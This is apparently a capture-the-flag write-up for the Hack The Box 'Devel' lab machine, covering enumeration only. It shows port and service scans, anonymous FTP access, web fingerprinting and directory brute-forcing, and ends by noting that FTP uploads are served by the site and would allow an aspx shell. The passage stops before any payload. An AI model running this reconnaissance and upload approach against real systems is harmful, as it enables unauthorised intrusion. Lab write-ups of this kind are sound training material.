

# DEVEL



Target IP Address
10.10.10.5


## Enumeration

### nmap



```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo nmap -sS -Pn -T4 -p- 10.10.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 19:53 EDT
Nmap scan report for 10.10.10.5
Host is up (0.074s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

After running my initial scan I will now run a secondary scan to get more information on the target.




```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo nmap -sS -Pn -T4 -p21,80 -sV -sC  10.10.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 19:55 EDT
Nmap scan report for 10.10.10.5
Host is up (0.074s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
| 11-03-24  01:53AM                  838 nmap.txt
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


## Accessing the contents in FTP server

Since anonymous login is allowed I will now download all the contents and go through them in my own machine.




```
┌──(kali㉿kali)-[~/Desktop/htb/devel]
└─$ wget -m --no-passive ftp://anonymous:anonymous@10.10.10.5
--2024-11-02 19:57:54--  ftp://anonymous:*password*@10.10.10.5/
```

I saw an image and decided to take a closer look




```
┌──(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
└─$ ls
aspnet_client  iisstart.htm  nmap.txt  welcome.png

┌──(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
└─$ exiftool welcome.png
ExifTool Version Number         : 12.76
File Name                       : welcome.png
Directory                       : .
File Size                       : 185 kB
File Modification Date/Time     : 2017:03:17 16:37:00-04:00
File Access Date/Time           : 2024:11:02 19:57:56-04:00
File Inode Change Date/Time     : 2024:11:02 19:57:56-04:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 571
Image Height                    : 411
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Image Size                      : 571x411
Megapixels                      : 0.235
```



I then took a closer look at the iistart.htm to see if maybe it had some useful information I could use



```
┌──(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
└─$ cat iisstart.htm
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
        color:#000000;
        background-color:#B3B3B3;
        margin:0;
}

#container {
        margin-left:auto;
        margin-right:auto;
        text-align:center;
        }

a img {
        border:none;
}
```


I also found nothing in the directory so now I will move to the http server.

# Accessing the site




```
┌──(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
└─$ whatweb 10.10.10.5
http://10.10.10.5 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.5], Microsoft-IIS[7.5][Under Construction], Title[IIS7], X-Powered-By[ASP.NET]
```

I always like to use Burpsuite because this way I can truly see what is going on.



The site was found to be using the same image that I originally found in the FTP server.



```
GET / HTTP/1.1
Host: devel.htb
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
```


```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Fri, 17 Mar 2017 14:37:30 GMT
Accept-Ranges: bytes
ETag: "37b5ed12c9fd21:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sun, 03 Nov 2024 00:04:55 GMT
Content-Length: 689

```


It is important to note that this is powered by ASP.NET meaning that whenever I use a shell it would be aspx

## Gobusters

While im looking at the site on the background im running a gobuster scan so that I can enumerate any directories and sub domains that may be present on the site.



```
┌──(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
└─$ gobuster dir -t 60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://devel.htb/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://devel.htb/
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 192970 / 220561 (87.49%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 193121 / 220561 (87.56%)
===============================================================
Finished
```





```
┌──(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
└─$ gobuster vhost -u http://devel.htb -t 50 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain |grep -v -E "(Status: 400|Status: 403|Statu
s: 404)"
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://devel.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 114441 / 114442 (100.00%)
===============================================================
Finished
===============================================================
```

## Back to FTP

It seems I must have forgotten something in the ftp server because the site has nothing apparent.


It took a closer look but I noticed that something could be uploaded to the FTP and this would be then hosted in the website.






```
┌──(kali㉿kali)-[~/Desktop/htb/devel]
